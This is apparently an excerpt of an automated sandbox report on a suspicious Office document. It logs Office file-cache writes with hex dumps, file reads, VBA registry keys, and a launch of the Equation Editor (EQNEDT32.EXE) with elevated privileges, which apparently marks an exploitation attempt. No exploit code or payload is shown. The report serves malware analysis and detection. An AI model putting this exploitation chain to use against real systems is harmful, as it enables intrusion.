C:\Users\user\AppData\Local\Microsoft\Office\14.0\OfficeFileCache\LocalCacheFileEditManager\FSD-{45D439A1-3537-4B88-BE41-836CEF25E81A}.FSD	0	512	0c 83 d2 91 ae 1b d4 4d aa 65 46 79 fb da dd 7a a5 14 e8 bd 4b 7a 66 4c 86 01 10 1e 0a 03 bb f3 53 2c 96 b6 d2 58 b3 46 ab fc 14 46 61 cf b5 71 05 00 00 00 05 00 00 00 05 00 00 00 05 00 00 00 ff ff ff ff ff ff ff 00 00 00 00 f4 31 2d be e4 ed 8d 4c a0 b3 cb 5c fd 00 1b 18 09 00 00 00 00 00 00 00 77 fb d3 40 6a a6 98 44 98 da 0b 47 80 48 6c 28 00 06 00 00 00 00 00 00 00 04 00 00 04 00 00 00 ff ff ff ff ff ff ff 00 00 00 00 00 00 00 00 00 00 00 00 68 3b 00 00 00 00 00 00 00 02 00 00 00 00 00 00 00 04 00 00 00 00 02 00 00 00 00 00 04 00 00 00 74 b6 a1 0f 74 b6 a1 0f 74 b6 a1 0f 74 b6 a1 0f 09 00 00 00 00 00 00 00 4f 01 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00	.......M.eFy...z....KzfL...... ..S,...X.F...Fa..q........... ....1-....L...\.. ....w..@j..D...G.Hl(.... ....h;......................... ....t...t...t...t...........O.	success or wait	1	7FEE8F47BB5	WriteFile
C:\Users\user\AppData\Local\Microsoft\Office\14.0\OfficeFileCache\LocalCacheFileEditManager\FSD-{45D439A1-3537-4B88-BE41-836CEF25E81A}.FSD	76	40	c6 73 7b bb 45 8c ef 4f 99 d4 5d be a3 fa fd f7 0a 00 00 00 00 00 00 00 77 fb d3 40 6a a6 98 44 98 da 0b 47 80 48 6c 28	.s{.E..O..]............w..@j. .D...G.Hl(	success or wait	1	7FEE8F47BB5	WriteFile
C:\Users\user\AppData\Local\Microsoft\Office\14.0\OfficeFileCache\LocalCacheFileEditManager\FSD-{45D439A1-3537-4B88-BE41-836CEF25E81A}.FSD	15208	134	cf aa 69 49 01 0c 56 0c f7 20 b9 42 79 73 7b 49 b7 17 13 37 f7 c3 9a b2 80 f2 c7 4c 08 01 ae 28 43 90 98 99 08 c8 95 97 bc 03 00 00 00 00 00 00 00 0b ec 00 c0 32 80 63 5b 35 b0 5f 3c fd 47 86 07 1d 1e 7c f4 f3 62 01 00 00 11 03 39 03 00 75 f4 00 b0 60 03 0c 07 c1 8a 93 be 4d bc 4c a1 88 bd f5 c1 8f ad 44 00 39 01 00 00 00 00 00 00 00 10 00 00 00 e1 4e e5 38 ab 8e ec 49 bf 5b cf 45 11 a8 62 83 79 05	..iI..V.. .Bys{I...7.......L... (C...................2.c[5._ <.G....|..b.....9..u...`...... .M.L.......D.9............N.8 ...I.[.E..b.y.	success or wait	1	7FEE8F47BB5	WriteFile
C:\Users\user\AppData\Local\Microsoft\Office\14.0\OfficeFileCache\LocalCacheFileEditManager\FSD-{45D439A1-3537-4B88-BE41-836CEF25E81A}.FSD	15344	70	cf aa 69 49 01 0c 56 1c f7 20 b9 42 79 73 7b 49 b7 17 13 37 f7 c3 9a b2 80 f2 c7 4c 08 01 ae 28 43 90 98 99 08 c8 95 97 bc 04 00 00 00 00 00 00 00 07 58 22 0c d3 f4 0a e8 ae 3e f6 4f 8f 7e eb a0 d7 28 2c d7 05	..iI..V.. .Bys{I...7.......L... (C.................X"......>.O.~... (,..	success or wait	4	7FEE8F47BB5	WriteFile

File Path	Offset	Length	Value	Ascii	Completion	Count	Source Address	Symbol
C:\Users\user\AppData\Local\Microsoft\Office\14.0\OfficeFile Cache\LocalCacheFileEditManager\FSD-{45D439A1-3537-4B88-BE41-836CEF25E81A}.FSD	2804	298	05 c8 00 8d 6d 07 11 f7 20 b9 42 79 73 7b 49 b7 17 13 37 f7 c3 9a b2 01 00 00 00 01 02 00 09 00 00 00 00 00 00 00 ff ff ff ff ff ff ff ff 00 00 00 00 05 c8 00 8d 7e 07 09 f7 20 b9 42 79 73 7b 49 b7 17 13 37 f7 c3 9a b2 03 00 00 00 01 02 00 0a 00 00 00 00 00 00 00 ff ff ff ff ff ff ff ff 00 00 00 00 05 c8 00 8d 87 07 11 54 39 bd ad 96 86 50 48 9e 18 58 34 b0 b6 40 17 01 00 00 00 01 06 00 0b 00 00 00 00 00 00 00 ff ff ff ff ff ff ff ff 00 00 00 00 05 c8 00 8d 98 07 19 88 27 a5 5e 7a e0 55 4e b0 0e 2f 46 5e 0f 9f 97 01 00 00 00 01 01 00 0c 00 00 00 00 00 00 00 ff ff ff ff ff ff ff ff 00 00 00 00 07 60 80 80 ac b6 5f 8e 43 7a fe 47 83 a2 92 7d 9f a7 fa b5 01 00 00 00 00 05 c8 00 8d b1 07 19 8b 9a 02 c2 1f 47 53 46 81 78 85 59 9a c1 1d 01 01 00 00 00 01 01 00 10	....m... .Bys{I...7..... ..... ~... . Bys{I...7..... .....T9....PH..X4. .@..... .....'.^z.UN../F^..... .....`...._.Cz .G...}.....GSF. x.Y.....	success or wait	3	7FEE8F47BB5	WriteFile
C:\Users\user\AppData\Local\Microsoft\Office\14.0\OfficeFile Cache\LocalCacheFileEditManager\FSD-{45D439A1-3537-4B88-BE41-836CEF25E81A}.FSD	15952	40	10 00 00 00 03 00 00 00 11 00 00 00 06 00 00 00 12 00 00 00 04 00 00 00 13 00 00 00 02 00 00 00 01 00 00 00 cf 8b 8c bd	.....	success or wait	1	7FEE8F47BB5	WriteFile
C:\Users\user\AppData\Local\Microsoft\Office\14.0\OfficeFile Cache\LocalCacheFileEditManager\FSD-{45D439A1-3537-4B88-BE41-836CEF25E81A}.FSD	1648	32	11 00 00 00 0d 00 00 00 12 00 00 00 06 00 00 00 13 00 00 00 04 00 00 00 01 00 00 00 26 1f e5 fa	.....&...	success or wait	1	7FEE8F47BB5	WriteFile
C:\Users\user\AppData\Local\Microsoft\Office\14.0\OfficeFile Cache\LocalCacheFileEditManager\FSD-{45D439A1-3537-4B88-BE41-836CEF25E81A}.FSD	15992	32	11 00 00 00 0d 00 00 00 12 00 00 00 06 00 00 00 13 00 00 00 04 00 00 00 01 00 00 00 d1 43 31 b7	.....C1.	success or wait	1	7FEE8F47BB5	WriteFile

File Path	Offset	Length	Value	Ascii	Completion	Count	Source Address	Symbol
C:\Users\user\AppData\Local\Microsoft\Office\14.0\OfficeFile Cache\LocalCacheFileEditManager\FSD-{45D439A1-3537-4B88-BE41-836CEF25E81A}.FSD	0	512	0c 83 d2 91 ae 1b d4 4d aa 65 46 79 fb da dd 7a a5 14 e8 bd 4b 7a 66 4c 86 01 10 1e 0a 03 bb f3 53 2c 96 b6 d2 58 b3 46 ab fc 14 46 61 cf b5 71 05 00 00 00 05 00 00 00 05 00 00 00 05 00 00 00 ff ff ff ff ff ff ff 00 00 00 00 2a 5a 86 64 23 79 95 4e bb 23 90 d2 13 a0 61 db 0b 00 00 00 00 00 00 00 77 fb d3 40 6a a6 98 44 98 da 0b 47 80 48 6c 28 50 3e 00 00 00 00 00 00 00 04 00 00 02 00 00 00 ff ff ff ff ff ff ff 00 00 00 00 00 00 00 00 00 00 00 00 50 42 00 00 00 00 00 00 00 02 00 00 00 00 00 00 00 04 00 00 00 00 02 00 00 00 00 00 04 00 00 00 74 b6 a1 0f 74 b6 a1 0f 74 b6 a1 0f 74 b6 a1 0f 12 00 00 00 00 00 00 00 2b 04 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00	.......M.eFy...z....KzfL...... ..S,...X.F...Fa..q........... ....*Z.d#y.N.#.... a.........w..@j..D...G.Hl(P>.. ....PB......................... ....t...t...t...t...........+.	success or wait	1	7FEE8F47BB5	WriteFile
C:\Users\user\AppData\Local\Microsoft\Office\14.0\OfficeFileCache\FSD-{F68D7747-BDFB-4414-9397-CF20B10DDA5F}.FSD	76	40	af 67 f7 45 bf 19 2e 47 9e 41 2b a4 12 36 41 2f 0e 00 00 00 00 00 00 00 63 02 c0 8c dd 60 a1 4a 85 6a 25 b2 27 f2 14 97	.g.E...G.A+..6A/........c....` .J.j%.'...	success or wait	1	7FEE8F47BB5	WriteFile
C:\Users\user\AppData\Local\Microsoft\Office\14.0\OfficeFileCache\FSD-{F68D7747-BDFB-4414-9397-CF20B10DDA5F}.FSD	19456	130	cf aa 69 49 01 0c 56 0c f1 b0 3b f1 00 fe c2 42 aa c2 4b 52 dd ce 65 60 80 50 7d f1 ec 69 cf b4 40 8c 97 3b bb c7 23 68 f2 03 00 00 00 00 00 00 00 0b ec 00 c0 2a 0c 9d 36 89 a2 f9 10 06 45 83 a4 09 30 bd 3c 4f 7a 03 39 03 00 75 f4 00 b0 60 03 0c 53 01 3b fe d2 ac 8a 47 96 95 87 e2 25 8b a7 dc 00 39 01 00 00 00 00 00 00 00 10 00 00 00 e5 00 35 d2 c7 4f d6 4b ad 4f c5 ec fe e6 b8 71 79 05	..iI..V...;....B..KR..e`.P}..i ..@..;..#h............*..6... ..E...0.<Oz.9..u...`..S.;....G ....%....9.............5..O.K .O.....qy.	success or wait	2	7FEE8F47BB5	WriteFile
C:\Users\user\AppData\Local\Microsoft\Office\14.0\OfficeFileCache\FSD-{F68D7747-BDFB-4414-9397-CF20B10DDA5F}.FSD	19704	70	cf aa 69 49 01 0c 56 24 f1 b0 3b f1 00 fe c2 42 aa c2 4b 52 dd ce 65 60 80 50 7d f1 ec 69 cf b4 40 8c 97 3b bb c7 23 68 f2 06 00 00 00 00 00 00 00 07 58 22 0c 6a 3c 79 f7 d6 db f5 4c a3 4c ce 53 78 0a 5c d1 05	..iI..V$..;....B..KR..e`.P}..i ..@..;..#h..........X".j<y.... L.L.Sx.\..	success or wait	2	7FEE8F47BB5	WriteFile

File Path	Offset	Length	Value	Ascii	Completion	Count	Source Address	Symbol
C:\Users\user\AppData\Local\Microsoft\Office\14.0\OfficeFileCache\FSD-{F68D7747-BDFB-4414-9397-CF20B10DDA5F}.FSD	19904	690	3e 03 00 00 54 07 00 00 00 a9 54 af 0c ab 8e 2f b4 0d 06 26 4f b8 de 70 09 a0 d8 eb 49 a1 09 0c c4 0b 27 cf 7f b0 a2 47 ae 85 82 06 ca 40 42 9f 14 c4 0b 27 cf 7f b0 a2 47 ae 85 82 06 ca 40 42 9f 1c c4 0b 27 cf 7f b0 a2 47 ae 85 82 06 ca 40 42 9f 24 c4 0b 27 cf 7f b0 a2 47 ae 85 82 06 ca 40 42 9f 7a 03 00 00 58 2b 29 ae 25 c1 5c 47 51 c8 42 9f b9 79 2f d7 05 4b 93 01 00 00 00 a9 54 27 0c 6a de 06 fa a6 d8 67 45 b6 dc e8 af 17 28 bc 53 d9 00 82 03 00 00 a9 54 27 14 6a de 06 fa a6 d8 67 45 b6 dc e8 af 17 28 bc 53 19 00 82 03 00 00 a9 54 27 1c 6a de 06 fa a6 d8 67 45 b6 dc e8 af 17 28 bc 53 39 00 82 03 00 00 a9 54 27 0c c4 0b 27 cf 7f b0 a2 47 ae 85 82 06 ca 40 42 9f 19 00 82 03 00 00 a9 54 27 14 c4 0b 27 cf 7f b0 a2 47 ae 85 82 06 ca 40 42 9f 39 00 82 03 00	>...T.....T..../...&O..p....I. ....'....G.....@B....'....G... ..@B....'....G.....@B.$..'.... G.....@B.z...X+).%.\GQ.B.. y/..K.....T'.j.....gE.....(.S.... ...T'.j.....gE.....(.S.....T '.j.....gE.....(.S9.....T'... '....G.....@B.....T'...'... .G.....@B.9....	success or wait	2	7FEE8F47BB5	WriteFile
C:\Users\user\AppData\Local\Microsoft\Office\14.0\OfficeFileCache\FSD-{F68D7747-BDFB-4414-9397-CF20B10DDA5F}.FSD	3674	372	05 c8 00 8d 80 09 11 f1 b0 3b f1 00 fe c2 42 aa c2 4b 52 dd ce 65 60 01 00 00 00 01 06 00 20 00 00 00 00 00 00 00 ff ff ff ff ff ff ff ff 00 00 00 00 05 c8 00 8d 91 09 0e f1 b0 3b f1 00 fe c2 42 aa c2 4b 52 dd ce 65 60 02 00 00 00 01 01 00 21 00 00 00 00 00 00 00 ff ff ff ff ff ff ff ff 00 00 00 00 05 c8 00 8d 9f 09 09 f1 b0 3b f1 00 fe c2 42 aa c2 4b 52 dd ce 65 60 04 00 00 00 01 02 00 22 00 00 00 00 00 00 00 ff ff ff ff ff ff ff ff 00 00 00 00 05 c8 00 8d a8 09 10 c0 ba c5 c6 df 17 b2 44 89 29 f3 2c 59 28 71 41 01 00 00 00 01 03 00 23 00 00 00 00 00 00 00 ff ff ff ff ff ff ff ff 00 00 00 00 05 c8 00 8d b8 09 57 75 80 ed dd 9b 3f ae 48 b7 f4 76 f6 01 d7 70 88 01 00 00 00 01 06 00 24 00 00 00 00 00 00 00 ff ff ff ff ff ff ff ff 00 00 00 00 07 60 80 80 3b	.....;....B..KR..e`..... .....; ....B..KR..e`.....!..... .....;....B..KR. .e`....."..... .....D.).,Y(qA..... #.....Wu.. ..?.H..v...p.....$..... .....`..;	success or wait	3	7FEE8F47BB5	WriteFile
C:\Users\user\AppData\Local\Microsoft\Office\14.0\OfficeFileCache\FSD-{F68D7747-BDFB-4414-9397-CF20B10DDA5F}.FSD	21248	40	10 00 00 00 03 00 00 00 11 00 00 00 1a 00 00 00 12 00 00 00 08 00 00 00 13 00 00 00 06 00 00 00 01 00 00 00 d9 d1 96 fc	.....	success or wait	1	7FEE8F47BB5	WriteFile

File Path	Offset	Length	Value	Ascii	Completion	Count	Source Address	Symbol
C:\Users\user\AppData\Local\Microsoft\Office\14.0\OfficeFileCache\FSD-{F68D7747-BDFB-4414-9397-CF20B10DDA5F}.FSD	16672	32	11 00 00 00 23 00 00 00 12 00 00 00 0a 00 00 00 13 00 00 00 08 00 00 00 01 00 00 00 d3 a4 21 60	....#........................!`	success or wait	1	7FEE8F47BB5	WriteFile
C:\Users\user\AppData\Local\Microsoft\Office\14.0\OfficeFileCache\FSD-{F68D7747-BDFB-4414-9397-CF20B10DDA5F}.FSD	21288	32	11 00 00 00 23 00 00 00 12 00 00 00 0a 00 00 00 13 00 00 00 08 00 00 00 01 00 00 00 15 80 9f 9b	....#..........................	success or wait	1	7FEE8F47BB5	WriteFile
C:\Users\user\AppData\Local\Microsoft\Office\14.0\OfficeFileCache\FSD-{F68D7747-BDFB-4414-9397-CF20B10DDA5F}.FSD	0	512	0c 83 d2 91 ae 1b d4 4d aa 65 46 79 fb da dd 7a ed f4 63 c8 e5 29 05 4e b1 48 41 76 da 71 36 3c 53 2c 96 b6 d2 58 b3 46 ab fc 14 46 61 cf b5 71 05 00 00 00 05 00 00 00 05 00 00 00 05 00 00 00 ff ff ff ff ff ff ff ff 00 00 00 00 9d 02 57 60 be e3 88 47 8f 58 ca cd 6b 0f ba 1c 0f 00 00 00 00 00 00 00 63 02 c0 8c dd 60 a1 4a 85 6a 25 b2 27 f2 14 97 00 53 00 00 00 00 00 00 00 04 00 00 02 00 00 00 ff ff ff ff ff ff ff ff 00 00 00 00 00 00 00 00 00 00 00 00 00 57 00 00 00 00 00 00 00 02 00 00 00 00 00 00 00 04 00 00 00 00 02 00 00 00 00 00 04 00 00 00 74 b6 a1 0f 74 b6 a1 0f 74 b6 a1 0f 74 b6 a1 0f 2a 00 00 00 00 00 00 00 96 14 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00	.......M.eFy...z..c..).N.HAv. q6<S,...X.F...Fa..q........... ....W`...G.X..k. ..........c....`.J.j%.'....S.. ....W.......................... ....t...t...t...t...*.........	success or wait	1	7FEE8F47BB5	WriteFile

File Read

File Path	Offset	Length	Completion	Count	Source Address	Symbol
C:\Users\user\AppData\Local\Temp\{542180A0-A252-45A6-9AB6-97F222355736}	76	40	end of file	1	7FEE8F47C59	ReadFile
C:\Users\user\AppData\Local\Temp\{542180A0-A252-45A6-9AB6-97F222355736}	76	40	success or wait	1	7FEE8F47C59	ReadFile
C:\Users\user\AppData\Local\Temp\{542180A0-A252-45A6-9AB6-97F222355736}	76	40	success or wait	1	7FEE8F47C59	ReadFile
C:\Users\user\AppData\Local\Temp\{542180A0-A252-45A6-9AB6-97F222355736}	76	40	success or wait	1	7FEE8F47C59	ReadFile
C:\Users\user\AppData\Local\Temp\{542180A0-A252-45A6-9AB6-97F222355736}	76	40	success or wait	1	7FEE8F47C59	ReadFile
C:\Users\user\AppData\Local\Microsoft\Office\14.0\OfficeFileCache\FSD-CNRY.FSD	76	40	success or wait	1	7FEE8F47C59	ReadFile
C:\Users\user\AppData\Local\Microsoft\Office\14.0\OfficeFileCache\FSD-CNRY.FSD	0	512	success or wait	1	7FEE8F47C59	ReadFile
C:\Users\user\AppData\Local\Microsoft\Office\14.0\OfficeFileCache\FSD-CNRY.FSD	76	40	success or wait	1	7FEE8F47C59	ReadFile
C:\Users\user\AppData\Local\Microsoft\Office\14.0\OfficeFileCache\FSD-CNRY.FSD	76	40	success or wait	1	7FEE8F47C59	ReadFile
C:\Users\user\AppData\Local\Microsoft\Office\14.0\OfficeFileCache\FSF-CTBL.FSF	76	40	end of file	1	7FEE8F47C59	ReadFile
C:\Users\user\AppData\Local\Microsoft\Office\14.0\OfficeFileCache\FSF-CTBL.FSF	76	40	end of file	1	7FEE8F47C59	ReadFile
C:\Users\user\AppData\Local\Microsoft\Office\14.0\OfficeFileCache\FSF-CTBL.FSF	76	40	end of file	1	7FEE8F47C59	ReadFile
C:\Users\user\AppData\Local\Microsoft\Office\14.0\OfficeFileCache\FSF-CTBL.FSF	0	19	success or wait	1	7FEE8F47C59	ReadFile
C:\Users\user\AppData\Local\Microsoft\Office\14.0\OfficeFileCache\FSF-CTBL.FSF	16	1	success or wait	1	7FEE8F47C59	ReadFile
C:\Users\user\AppData\Local\Microsoft\Office\14.0\OfficeFileCache\FSF-CTBL.FSF	76	40	end of file	1	7FEE8F47C59	ReadFile
C:\Users\user\AppData\Local\Microsoft\Office\14.0\OfficeFileCache\FSF-CTBL.FSF	0	19	success or wait	1	7FEE8F47C59	ReadFile
C:\Users\user\AppData\Local\Microsoft\Office\14.0\OfficeFileCache\FSD-{F68D7747-BDFB-4414-9397-CF20B10DDA5F}.FSD	76	40	end of file	1	7FEE8F47C59	ReadFile
C:\Users\user\AppData\Local\Microsoft\Office\14.0\OfficeFileCache\FSD-{F68D7747-BDFB-4414-9397-CF20B10DDA5F}.FSD	76	40	success or wait	1	7FEE8F47C59	ReadFile

File Path	Offset	Length	Completion	Count	Source Address	Symbol
C:\Users\user\AppData\Local\Microsoft\Office\14.0\OfficeFileCache\FSD-{F68D7747-BDFB-4414-9397-CF20B10DDA5F}.FSD	76	40	success or wait	1	7FEE8F47C59	ReadFile
C:\Users\user\AppData\Local\Microsoft\Office\14.0\OfficeFileCache\FSD-{F68D7747-BDFB-4414-9397-CF20B10DDA5F}.FSD	76	40	success or wait	1	7FEE8F47C59	ReadFile
C:\Users\user\AppData\Local\Microsoft\Office\14.0\OfficeFileCache\FSD-{F68D7747-BDFB-4414-9397-CF20B10DDA5F}.FSD	76	40	success or wait	1	7FEE8F47C59	ReadFile
C:\Users\user\AppData\Local\Microsoft\Office\14.0\OfficeFileCache\FSF-CTBL.FSF	76	40	end of file	1	7FEE8F47C59	ReadFile
C:\Users\user\AppData\Local\Microsoft\Office\14.0\OfficeFileCache\FSF-CTBL.FSF	76	40	success or wait	1	7FEE8F47C59	ReadFile
C:\Users\user\AppData\Local\Microsoft\Office\14.0\OfficeFileCache\FSD-{F68D7747-BDFB-4414-9397-CF20B10DDA5F}.FSD	76	40	success or wait	1	7FEE8F47C59	ReadFile
C:\Users\user\AppData\Local\Microsoft\Office\14.0\OfficeFileCache\FSD-{F68D7747-BDFB-4414-9397-CF20B10DDA5F}.FSD	76	40	success or wait	1	7FEE8F47C59	ReadFile
C:\Users\user\AppData\Local\Microsoft\Office\14.0\OfficeFileCache\FSD-{F68D7747-BDFB-4414-9397-CF20B10DDA5F}.FSD	76	40	success or wait	1	7FEE8F47C59	ReadFile
C:\Users\user\AppData\Local\Microsoft\Office\14.0\OfficeFileCache\FSD-{F68D7747-BDFB-4414-9397-CF20B10DDA5F}.FSD	76	40	success or wait	1	7FEE8F47C59	ReadFile
C:\Users\user\AppData\Local\Microsoft\Office\14.0\OfficeFileCache\FSD-{F68D7747-BDFB-4414-9397-CF20B10DDA5F}.FSD	0	512	success or wait	1	7FEE8F47C59	ReadFile
C:\Users\user\AppData\Local\Microsoft\Office\14.0\OfficeFileCache\FSD-{F68D7747-BDFB-4414-9397-CF20B10DDA5F}.FSD	76	40	success or wait	1	7FEE8F47C59	ReadFile
C:\Users\user\AppData\Local\Temp\{B4AE6734-762A-4AC3-86CE-9329F6012CCF}	76	40	end of file	1	7FEE8F47C59	ReadFile
C:\Users\user\AppData\Local\Temp\{B4AE6734-762A-4AC3-86CE-9329F6012CCF}	76	40	success or wait	1	7FEE8F47C59	ReadFile
C:\Users\user\AppData\Local\Temp\{B4AE6734-762A-4AC3-86CE-9329F6012CCF}	76	40	success or wait	1	7FEE8F47C59	ReadFile
C:\Users\user\AppData\Local\Temp\{B4AE6734-762A-4AC3-86CE-9329F6012CCF}	76	40	success or wait	1	7FEE8F47C59	ReadFile
C:\Users\user\AppData\Local\Temp\{B4AE6734-762A-4AC3-86CE-9329F6012CCF}	76	40	success or wait	1	7FEE8F47C59	ReadFile
C:\Users\user\AppData\Local\Microsoft\Office\14.0\OfficeFileCache\LocalCacheFileEditManager\FSD-CNRY.FSD	76	40	success or wait	1	7FEE8F47C59	ReadFile
C:\Users\user\AppData\Local\Microsoft\Office\14.0\OfficeFileCache\LocalCacheFileEditManager\FSD-CNRY.FSD	0	512	success or wait	1	7FEE8F47C59	ReadFile
C:\Users\user\AppData\Local\Microsoft\Office\14.0\OfficeFileCache\LocalCacheFileEditManager\FSD-CNRY.FSD	76	40	success or wait	1	7FEE8F47C59	ReadFile
C:\Users\user\AppData\Local\Microsoft\Office\14.0\OfficeFileCache\LocalCacheFileEditManager\FSD-CNRY.FSD	76	40	success or wait	1	7FEE8F47C59	ReadFile
C:\Users\user\AppData\Local\Microsoft\Office\14.0\OfficeFileCache\LocalCacheFileEditManager\FSD-CNRY.FSD	0	512	success or wait	1	7FEE8F47C59	ReadFile
C:\Users\user\AppData\Local\Microsoft\Office\14.0\OfficeFileCache\LocalCacheFileEditManager\FSF-{0E1EEE64-E8C6-4E2A-9759-63CF07FD8988}.FSF	76	40	end of file	1	7FEE8F47C59	ReadFile
C:\Users\user\AppData\Local\Microsoft\Office\14.0\OfficeFileCache\LocalCacheFileEditManager\FSF-{0E1EEE64-E8C6-4E2A-9759-63CF07FD8988}.FSF	76	40	end of file	1	7FEE8F47C59	ReadFile
C:\Users\user\AppData\Local\Microsoft\Office\14.0\OfficeFileCache\LocalCacheFileEditManager\FSF-{0E1EEE64-E8C6-4E2A-9759-63CF07FD8988}.FSF	76	40	end of file	1	7FEE8F47C59	ReadFile
C:\Users\user\AppData\Local\Microsoft\Office\14.0\OfficeFileCache\LocalCacheFileEditManager\FSF-{0E1EEE64-E8C6-4E2A-9759-63CF07FD8988}.FSF	0	19	success or wait	1	7FEE8F47C59	ReadFile
C:\Users\user\AppData\Local\Microsoft\Office\14.0\OfficeFileCache\LocalCacheFileEditManager\FSF-{0E1EEE64-E8C6-4E2A-9759-63CF07FD8988}.FSF	16	1	success or wait	1	7FEE8F47C59	ReadFile
C:\Users\user\AppData\Local\Microsoft\Office\14.0\OfficeFileCache\LocalCacheFileEditManager\FSF-{0E1EEE64-E8C6-4E2A-9759-63CF07FD8988}.FSF	76	40	end of file	1	7FEE8F47C59	ReadFile
C:\Users\user\AppData\Local\Microsoft\Office\14.0\OfficeFileCache\LocalCacheFileEditManager\FSF-{0E1EEE64-E8C6-4E2A-9759-63CF07FD8988}.FSF	0	19	success or wait	1	7FEE8F47C59	ReadFile
C:\Users\user\AppData\Local\Microsoft\Office\14.0\OfficeFileCache\LocalCacheFileEditManager\FSD-{45D439A1-3537-4B88-BE41-836CEF25E81A}.FSD	76	40	end of file	1	7FEE8F47C59	ReadFile
C:\Users\user\AppData\Local\Microsoft\Office\14.0\OfficeFileCache\LocalCacheFileEditManager\FSD-{45D439A1-3537-4B88-BE41-836CEF25E81A}.FSD	76	40	success or wait	1	7FEE8F47C59	ReadFile
C:\Users\user\AppData\Local\Microsoft\Office\14.0\OfficeFileCache\LocalCacheFileEditManager\FSD-{45D439A1-3537-4B88-BE41-836CEF25E81A}.FSD	76	40	success or wait	1	7FEE8F47C59	ReadFile
C:\Users\user\AppData\Local\Microsoft\Office\14.0\OfficeFileCache\LocalCacheFileEditManager\FSD-{45D439A1-3537-4B88-BE41-836CEF25E81A}.FSD	76	40	success or wait	1	7FEE8F47C59	ReadFile
C:\Users\user\AppData\Local\Microsoft\Office\14.0\OfficeFileCache\LocalCacheFileEditManager\FSD-{45D439A1-3537-4B88-BE41-836CEF25E81A}.FSD	76	40	success or wait	1	7FEE8F47C59	ReadFile
C:\Users\user\AppData\Local\Microsoft\Office\14.0\OfficeFileCache\LocalCacheFileEditManager\FSF-{0E1EEE64-E8C6-4E2A-9759-63CF07FD8988}.FSF	76	40	end of file	1	7FEE8F47C59	ReadFile
C:\Users\user\AppData\Local\Microsoft\Office\14.0\OfficeFileCache\LocalCacheFileEditManager\FSF-{0E1EEE64-E8C6-4E2A-9759-63CF07FD8988}.FSF	76	40	success or wait	1	7FEE8F47C59	ReadFile
C:\Users\user\AppData\Local\Microsoft\Office\14.0\OfficeFileCache\LocalCacheFileEditManager\FSD-{45D439A1-3537-4B88-BE41-836CEF25E81A}.FSD	76	40	success or wait	1	7FEE8F47C59	ReadFile
C:\Users\user\AppData\Local\Microsoft\Office\14.0\OfficeFileCache\LocalCacheFileEditManager\FSD-{45D439A1-3537-4B88-BE41-836CEF25E81A}.FSD	76	40	success or wait	1	7FEE8F47C59	ReadFile
C:\Users\user\AppData\Local\Microsoft\Office\14.0\OfficeFileCache\LocalCacheFileEditManager\FSD-{45D439A1-3537-4B88-BE41-836CEF25E81A}.FSD	76	40	success or wait	1	7FEE8F47C59	ReadFile
C:\Users\user\AppData\Local\Microsoft\Office\14.0\OfficeFileCache\LocalCacheFileEditManager\FSD-{45D439A1-3537-4B88-BE41-836CEF25E81A}.FSD	76	40	success or wait	1	7FEE8F47C59	ReadFile
C:\Users\user\AppData\Local\Microsoft\Office\14.0\OfficeFileCache\LocalCacheFileEditManager\FSD-{45D439A1-3537-4B88-BE41-836CEF25E81A}.FSD	0	512	success or wait	1	7FEE8F47C59	ReadFile

File Path	Offset	Length	Completion	Count	Source Address	Symbol
C:\Users\user\AppData\Local\Microsoft\Office\14.0\OfficeFileCache\FSD-{F68D7747-BDFB-4414-9397-CF20B10DDA5F}.FSD	0	512	success or wait	1	7FEE8F47C59	ReadFile
C:\Program Files\Microsoft Office\Office14\PROOF\MSSP7EN.dub	unknown	310	success or wait	1	7FEE894E8B7	ReadFile
C:\Users\user\AppData\Roaming\Microsoft\UProof\ExcludeDictionaryEN0409.lex	unknown	1	success or wait	1	7FEE8940793	ReadFile
C:\Users\user\AppData\Roaming\Microsoft\UProof\ExcludeDictionaryEN0409.lex	unknown	4096	success or wait	1	7FEE89AAD58	ReadFile
C:\Users\user\AppData\Roaming\Microsoft\UProof\CUSTOM.DIC	unknown	1	success or wait	1	7FEE8940793	ReadFile
C:\Users\user\AppData\Roaming\Microsoft\UProof\CUSTOM.DIC	unknown	4096	success or wait	1	7FEE89AAD58	ReadFile
C:\Users\user\AppData\Local\Microsoft\Office\14.0\OfficeFileCache\LocalCacheFileEditManager\FSD-{45D439A1-3537-4B88-BE41-836CEF25E81A}.FSD	76	40	success or wait	1	7FEE8F47C59	ReadFile
C:\Users\user\AppData\Local\Microsoft\Office\14.0\OfficeFileCache\FSD-{F68D7747-BDFB-4414-9397-CF20B10DDA5F}.FSD	76	40	success or wait	1	7FEE8F47C59	ReadFile

Registry Activities

Key Created

Key Path	Completion	Count	Source Address	Symbol
HKEY_CURRENT_USER\Software\Microsoft\VBA	success or wait	1	7FEE8B5E72B	RegCreateKeyExA
HKEY_CURRENT_USER\Software\Microsoft\VBA\7.0	success or wait	1	7FEE8B5E72B	RegCreateKeyExA
HKEY_CURRENT_USER\Software\Microsoft\VBA\7.0\Common	success or wait	1	7FEE8B5E72B	RegCreateKeyExA

Key Path	Name	Type	Data	Completion	Count	Source Address	Symbol

Key Path	Name	Type	Old Data	New Data	Completion	Count	Source Address	Symbol

Analysis Process: EQNEDT32.EXE PID: 2904 Parent PID: 584

General

Start time:	14:30:54
Start date:	03/05/2021
Path:	C:\Program Files\Common Files\Microsoft Shared\EQUATION\EQNEDT32.EXE
Wow64 process (32bit):	true
Commandline:	'C:\Program Files\Common Files\Microsoft Shared\EQUATION\EQNEDT32.EXE' -Embedding
Imagebase:	0x400000
File size:	543304 bytes
MD5 hash:	A87236E214F6D42A65F5DEDAC816AEC8
Has elevated privileges:	true
Has administrator privileges:	true
Programmed in:	C, C++ or other language
Reputation:	high

File Activities

File Path	Access	Attributes	Options	Completion	Count	Source Address	Symbol

File Path	Offset	Length	Value	Ascii	Completion	Count	Source Address	Symbol

File Path	Offset	Length	Completion	Count	Source Address	Symbol

Registry Activities

Key Created

Key Path	Completion	Count	Source Address	Symbol
HKEY_CURRENT_USER\Software\Microsoft\Equation Editor	success or wait	1	41369F	RegCreateKeyExA
HKEY_CURRENT_USER\Software\Microsoft\Equation Editor\3.0	success or wait	1	41369F	RegCreateKeyExA
